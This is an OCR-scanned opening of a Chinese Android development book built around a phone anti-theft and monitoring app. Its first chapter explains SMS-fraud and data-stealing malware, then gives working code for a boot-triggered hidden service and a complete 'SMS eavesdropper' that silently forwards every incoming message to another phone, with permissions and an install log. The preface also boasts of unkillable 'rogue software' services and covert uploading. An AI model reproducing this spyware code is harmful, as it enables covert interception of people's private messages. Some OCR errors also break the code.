
移动互联应用开发系列

Android 商业软件开发全程实战

——以手机守护神为例

王家林◎著



DVD

配书教学视频
本书配套代码包
软件开发全程讲解

完整的 Android 商业软件开发全过程
随书附赠北风网售价 380 元的视频课程（DVD 光盘）
详尽的源代码，开发过程全解析

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

移动互联应用开发系列

Android 商业软件开发全程实战
——以手机守护神为例

王家林 著

電子工業出版社
Publishing House of Electronics Industry
北京 • BEIJING

内 容 简 介

本书通过一款手机安全、监控软件的开发全过程，详细讲解了一个完整的 Android 商业软件的开发步骤。内容涉及 Android 程序开发的安全策略、手机守护神软件市场需求分析、软件介绍、架构设计、测试、调试、迭代、软件数据的持久化和管理、保护数据的流程和核心的代码实现以及各个模块的设计与实现。

本书适合从事基于 Android 平台的应用软件开发和移动终端安全软件开发的从业人员。

图书在版编目（CIP）数据

Android 商业软件开发全程实战：以手机守护神为例/王家林著. —北京：电子工业出版社，2012.1
（移动互联应用开发系列）
ISBN 978-7-121-15244-3

Ⅰ. ①A… Ⅱ. ①王… Ⅲ. ①移动终端－应用程序－程序设计 Ⅳ. ①TN929.53

中国版本图书馆 CIP 数据核字（2011）第 241313 号

责任编辑：窦 昊（http://weibo.com/douh）
印 刷：北京东光印刷厂
装 订：三河市皇庄路通装订厂
出版发行：电子工业出版社
北京市海淀区万寿路 173 信箱 邮编 100036
开 本：787×1 092 1/16 印张：17.25 字数：440 千字
印 次：2012 年 1 月第 1 次印刷
印 数：4 000 册 定价：49.90 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线：（010）88258888。

前　言

本书基于一个完整的 Android 商业软件开发全过程而著，并且经过两次培训的实战考验。

本书的核心围绕一款手机安全、监控软件展开讲解，涉及了一个完整 Android 程序开发的方方面面，基本情况如下。

一、关于 Android 手机守护神软件

（1）这是一款手机防盗软件：在手机丢失时可以通过备用号码发送短信去获取手机的位置信息，可以实现远程自动开、关机，可以报警。

（2）通过对备份号码发过来的信息协议进行解析：备份短信、电话号码、图片，可以对短信、电话号码、图片等进行删除以防止信息泄露；能够把短信、电话号码、图片等用户数据传输到网络指定的位置；获取地理位置信息；可以自己录音来自定义报警声音，当协议中有开启报警声音指令时播放报警音。

（3）发现 SIM 卡更换后，自动给备用手机号码发送短信通知对方手机已经丢失，并可以自动将以前设置的备份信息发送到指定位置。

（4）假如手机丢失了，但是在手机上安装的手机守护神软件里设定了朋友的手机号码为目标手机号码，此时朋友可以发送短信进行报警；也可以通过发送短信或者邮件（自己编写邮件抓取代码）来获取位置信息；如果手机已经到异地（例如从北京到四川），可以发送邮件或短信对手机中的短信、电话号码、通话信息、图片、视频进行备份并删除，然后上传到网络（可以通过邮件也可以通过 Web 服务器）。

（5）可锁定手机，上传重要的信息和文件，通过自定义的协议销毁相关信息，避免泄露商业机密。

（6）防止丢失功能：需要蓝牙设备和手机的距离感应器进行通信，使手机离开自己 2 米后就播放报警声音并报警，如果在家里，可以通过 GPS 定位范围，设置报不报警。

（7）远程控制：可以通过手机软件开通呼叫转移功能，将发送到丢失手机的短信或者将呼叫转移到另外一个手机上，防止信息泄露，对于短信可以通过手机守护神软件截取（通过设置软件中短信接收器的优先级可以截断短信，防止捡到手机的人查看到短信）并转发。

（8）人身保护：可以通过 JNI 编程，在用户长按某个键时进行报警。

二、解决了开发中的技术难点

（1）解决内存溢出问题：视图树的理念、动态增删视图、高效利用内存。

（2）系统的扩展性好：数据库中的数据使用 Key-Value 的方式和 Android 编程中的 Map 对应，每个 Key 是一个功能点，可以加入信息的功能点，非常好地实现设置扩展性；借助 Android 本身系统架构的弱耦合性，可以实现对不同事件的监听并作出相应的业务反应，进而实现系统的扩展。

（3）使用 Gallery，并对其 Item 进行响应，对显示的视图树进行动态的增删，实现非常好的扩展性。

（4）实现短信监听、对目标手机号码监听。如果是目标手机号码，就会解析短信内容，根据内容中发送的协议执行动作，备份数据，并上传到网络。

（5）界面很酷，具有滚动效果，扩展性好。

（6）实现“流氓软件”的功能，使用 Service 相互调用让系统永远无法“杀死”软件。

（7）用户数据安全：小型的数据可以上传到网络，大型的文件可以加密，防止信息泄露。

（8）实现自定义协议。

（9）动态更新 View 树，取代 TabHost，节省资源。

（10）通过解析短信中自定义协议来达到远程控制和操作软件，进而达到操作手机的目的。

（11）用户可以自定义协议，根据自定义内容进行一些最新的操作。

（12）通过 HTTP 或 TCP/IP 协议进行手机客户端和服务端的通信，防止偷盗手机的人发现已经安装了监控软件。

（13）大文件的断点续传功能。

（14）软件的所有操作都是基于协议的，可以通过密码对协议实现简单的加密，实现更安全的通信操作。

（15）通过 JNI 实现远程开、关机功能。

（16）动态更新视图树的时候，由于采用双缓冲技术，进行 addView()和 removeView()操作时会自动进行内存对象的绘制和界面的更新，如果还使用 setContentView()的话，会销毁所有的 View 对象，并重新绘制一个和销毁对象一样的空间，这对内存、处理器都是一种资源浪费，同时也会消耗电池。

（17）本软件实现了对四大组件、网络通信、GPS 和地图、Sensor、安全技术的综合应用。

（18）具有非常好的安全性，可以在没有网络的情况下对数据进行加密。

（19）在优良的架构的基础上，可以方便地实现不断的重构，从而不断地改善软件本身；另外也可以不断地积累 Android 软件开发的知识。

（20）根据用户设置安全级别，不同的安全级别拥有不同的数据种类以及保护的程度。

本书的内容已经在很多企业内部讲解过，反响不错，并且随书附赠在北风网以每份 380 元的收费视频方式发布的视频内容（http://www.ibeifeng.com/goods.php?id=118）。

欢迎广大读者对本书提出宝贵的意见和建议！

王家林

2011 年 10 月

目录 CONTENTS

第1章

安全，安全，安全

1.1 Android“吸费门”事件及其思考

小安：大致博士，最近很多朋友都在问我一个关于 Android 手机安全的问题，因为他们的 Android 手机总是莫名其妙地被扣除费用，尤其是那些刷过机的朋友！据说网上很多刷机的 ROM 都悄悄内置了一些恶意程序，要么扣除费用，要么窃取用户的隐私数据等；还有啊，他们还说，Android 一直在宣称自己是一个真正开放、开源和完全免费的平台，全世界所有的开发者和厂商只要有实力都可以根据自己的需要定制有自己特色的 Android 系统，这就更让他们觉得 Android 不安全了，使用的时候总是提心吊胆的。

大致：关于 Android 手机安全的问题是在 2010 年底曝光的，当时正值 Android 飞速发展的高峰期，用户量一路飙升，突然一个晴天霹雳：基于开放系统的 Android 手机出现了普遍的吸费情况，很多 Android 手机系统通过悄悄地发送短信和对短信的处理进行相关服务的订阅，从而在用户不知情的情况下扣除手机话费，这和当年的 SP 如出一辙，会严重阻碍 Android 的发展。其实，在此之前，这种情况就已经存在，因为 Android 是一个开放的系统，开发者能够调用很多底层的功能进行很多在其他手机平台上无法实现的功能，进而获利。其实说到底，问题还是归结于普通开发者开发出来的软件赢利难。到目前为止，个人开发者如果想在 Android 平台上通过自己开发的软件赢利，核心途径就是广告，并且通过广告赢利一般是很不稳定的，国内用户基本都没有付费使用软件的习惯，在生存压倒一切的法则面前，开发者只能铤而走险了。当然，一些厂商在 Android 应用已经赢利，缺乏有效监管的情况下，也从事于扣除用户手机费用和窃取用户隐私数据的行为。

小安：喔，原来是这样啊！您这么一说，我以后都不敢使用 Android 手机啦。

大致：其实也没有这么可怕啦，只要我们对 Android 上扣除用户话费或窃取用户信息的程序做到知己知彼，并加以适当的防范措施，就能够在安全的情况下尽享 Android 之乐啦！

1.1.1 “吸费门”程序介绍

在 Android 上吸费或者能够窃取用户信息的程序一般有以下特点。

（1）安装的隐蔽性：一般都是在用户不知不觉的情况下安装的，例如很多刷机的朋友在使用 ROM 刷机的时候，可能就已经被 ROM 制作者绑定了恶意程序，再如一些看上去很好的软件在用户主动安装的时候也可能会绑定一些恶意程序等。

（2）启动的隐蔽性：这些恶意程序一般都会随着系统启动而自动启动，即使一些高级用户发现了这些恶意程序并想办法进行了关闭，但恶意程序还会随着系统的再次启动而启动。

（3）运行的隐蔽性：此类程序一般都没有运行界面，均在后台秘密工作。发送短信定制付费信息，获取用户的通讯录和通话记录并上传到网络，窃取用户的短信信息并加以处理，监听电话并进行电话录音等，当然也可以把用户手机拍的照片秘密上传到网络上，这一切都是在用户几乎没有任何觉察的情况下在后台秘密进行的。

（4）顽固性：一般而言，即使一些细心的用户发现了这些恶意程序，也不太可能结束该程

序，因为恶意程序完全可以通过代码的手段在程序结束的时候重新启动程序。可能用户此时会想到重新启动系统，但重新启动的时候这些恶意程序也会随着系统重新启动，顽固至极。

总之，这些程序的核心特点就是隐蔽而顽固，破坏性极大，令普通用户不知所措。

1.1.2 “吸费门”程序运行流程

在 Android 上吸费或者能够窃取用户信息的程序一般的运行流程如下。

第一步：随着 Android 系统的启动而启动。

第二步：在后台秘密地通过发送短信等定制付费信息，秘密地获取用户的通讯录和通话记录并上传到网络，窃取用户的短信信息并加以处理，监听电话并进行电话录音等，当然也可以把用户手机拍的照片秘密上传到网络上，这一切都是在用户几乎没有任何觉察的情况下在后台秘密进行的。

第三步：在系统运行时，当用户结束这些恶意程序的时候，这些恶意程序会在结束时自动重新启动。

第四步：循环第一步到第三步。

1.1.3 “吸费门”程序实现代码

小安：那您能不能说说这些该死的程序的实现代码啊，知己知彼、百战百胜嘛！

大致：其实这些程序的实现代码也没有太特别的地方，它们和优质程序代码相似，只是被人恶意使用了而已！

下面参照电话监听器（关于电话监听器，后面会详细分享）简要说明一下程序的实现代码。

（1）在配置文件 AndroidManifest.xml 中配置一个 Receiver 接收器，该 Receiver 接收器中要添加如下代码，接收系统发出系统启动广播，代码如下所示。

```
<intent-filter>
    <action android:name="android.intent.action.BOOT_COMPLETED"/>
</intent-filter>
```

（2）在 Receiver 接收器中启动 Service，代码如下所示。

```
Intent service = new Intent(context,PhoneService.class);
context.startService(service);        //激活服务组件
```

（3）在 Service 中进行相关的秘密工作。

1.2 短信窃听器

小安：那服务中的代码具体怎么实现呢？

大致：不要着急，慢慢来。下面先讲短信窃听器和电话窃听器的实现方法。

1.2.1 短信窃听器介绍

当 Android 系统收到短信时，系统会发出一个广播 Intent，该 Intent 中的 action 的名称为 android.provider.Telephony.SMS_RECEIVED，该 Intent 中存放了系统收到的短信的相关信息和内容，我们使用名称为“pdus”的键即可从该 Intent 中获取到短信的内容。根据这一原理，即可用自己开发的短信监听器监听手机的短信并进行相关处理。


1.2.2 短信窃听器的运行流程


短信窃听器运行流程如下：

- 第一步，把短信窃听器注册到 Android 系统；
- 第二步，当短信到来的时候，系统发出短信到来广播；
- 第三步，系统激活短信接收器，监听器对短信进行相关处理；
- 第四步，短信接收器生命周期结束；
- 第五步，重复第一步到第四步。

1.2.3 短信窃听器的实现

第一步：在 Eclipse 中建立一个短信窃听器工程，如下图所示。





说明：

（1）建立的工程名称为 HelloSMSListener。

（2）选择的编译平台为 Android 2.2。

（3）应用的名称为 HelloSMSListener。

（4）程序的包名为 com.wangjialin.smslistener。


（5）因为不需要界面，所以此处没有建立 Activity，即 Create Activity 这个复选框前面默认的对勾去掉。


（6）程序可以运行的最低版本为 8。

（7）单击最下方的“Finish”选项完成工程的创建。

第二步：创建一个广播接收者，用于接收系统所发出短信到来的广播。

在建立好的工程的包名 com.wangjialin.smslistener 单击右键新建一个 Class，如下图所示。





说明：

（1）这个广播接收者的类名为 SMSReceiver。

（2）此处的广播接收者的 Superclass 为 android.content.BroadcastReceiver；用于继承系统广播接收器的默认实现，并达到控制代码编写者编写广播接收器的目的。

（3）单击“Finish”完成广播代码接收器的创建，其在文件夹中的位置如左图所示。

（4）具体的默认广播接收器的实现如下所示。

```
package com.wangjialin.smslistener;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
```

```
public class SMSReceiver extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent) {
    }
}
```

第三步：注册广播接收器。广播接收既可以在代码中注册又可以在配置文件中注册，因为广播接收器要独立地随时准备接收短信到来事件，所以要在配置文件中注册，打开工程的AndroidManifest.xml 文件，配置内容如下所示。

```
<?xml version="1.0"encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android">
      package="com.wangjialin.smslistener"
      android:versionCode="1"
      android:versionName="1.0">
    <uses-sdk android:minSdkVersion="8"/>

    <application android:icon="@drawable/icon"android:label="@string/
                                app_name">
        <receiver android:name=".SMSReceiver">
            <intent-filter>
                <action android:name="android.provider.Telephony.SMS_
                                        RECEIVED"/>
            <intent-filter>
        </receiver>
    </application>
</manifest>
```

说明：

（1）“.SMSReceiver”表明短信接收器位于应用程序的包下。

（2）因为要接收系统发出的短信事件，所以需要在短信接收器的“intent-filter”属性中配置 action 的名称为“android.provider.Telephony.SMS_RECEIVED”。

第四步：实现短信接收器。

```
public class SMSReceiver extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent) {
        //获取短信实体数组
        Object[] pdus = (Object[]) intent.getExtras().get("pdus");
        //迭代短信实体数组
        for(Object pdu : pdus){
            //使用 pdu 格式的字节数组生成短信对象，以便于用短信对象取得短信的各个组成部分
            SmsMessage message = SmsMessage.createFromPdu((byte[])pdu);
            //获得短信的发送者
            String sender = message.getOriginatingAddress();
            //获得短信的内容
            String content = message.getMessageBody();
            //获得短信的发送时间
```

```
            Date date = new Date(message.getTimestampMillis());
            //发送时间的格式化模式
            SimpleDateFormat dateFormat = new SimpleDateFormat("yyyy-MM-dd
            HH:mm:ss");
            //进行日期的格式化
            Simple time = dateFormat.format(date);
            //对短信进行处理
            sendSMS(sender,content,time);
        }
    }
```

说明：

“sendSMS(sender, content, time)”是获取短信后对短信的具体处理。

第五步：处理收到的短信，即“sendSMS(sender, content, time)”的实现代码如下所示。

```
private void sendSMS(String sender,String content,String time){
    //如果短信是号码为"5556"发送过来的，则要把短信转发到号码为"5558"的手机上
    if"5556".equals(sender)){
        //获取默认的短信管理器
        SmsManager manager = SmsManager.getDefault();
        //如果短信内容大于一条短信的最大容量，分割短信
        ArrayList<String> texts = manager.divideMessage(content);
        //迭代发送过来的短信
        for(String text:texts){
            //把发送过来的短信转发到号码为"5558"的手机上
            manager.sendTextMessage("5558",null,"time = " + time
                    +text,null,null);
        }

}
```

说明：

（1）此处使用的是模拟器测试。

（2）当短信发送者的号码是“5556”的时候，此时把短信的内容和发送时间转发到号码为“5558”的模拟器上，以完成窃听的目的。

第六步：配置短信窃听器需要的权限。

```
<?xml version="1.0"encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android">
     package="com.wangjialin.smslistener"
     android:versionCode="1"
     android:versionName="1.0">
    <uses-sdk android:minSdkVersion="8"/>

    <application android:icon="@drawable/icon"android:label="@string/
                                app_name">
        <receiver android:name=".SMSReceiver">
            <intent-filter>
                <action android:name="android.provider.Telephony.SMS_
                                        RECEIVED"/>
            <intent-filter>
        </receiver>
```


```
    </application>
    <!--接收短信权限-->
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <!--发送短信权限-->
    <uses-permission android:name="android.permission.SEND_SMS"/>
</manifest>
```

说明：

（1）因为需要接收短信的权限，所以需要申请“android.permission.RECEIVE_SMS”权限。

（2）因为需要发送短信的权限，所以需要申请“android.permission.SEND_SMS”权限。

第七步：安装应用到模拟器上，笔者在此处是把应用安装在“5554”这个模拟器上，如下图所示。



安装成功，如下图所示。

```
[2011-10-02  17:04:49 - HelloSMSListener]  Uploading HelloSMSListener.apk onto device 'emulator-5554'
[2011-10-02  17:04:55 - HelloSMSListener]  Installing HelloSMSListener.apk…
[2011-10-02  17:05:34 - HelloSMSListener]  Success!
[2011-10-02  17:05:36 - HelloSMSListener]  \HelloSMSListener\bin\HelloSMSListener.apk installed on device
[2011-10-02  17:05:36 - HelloSMSListener]  Done!
```

1.3 电话窃听器

小安：简直不可思议！下面该讲解电话监听器了吧。

大致：没问题！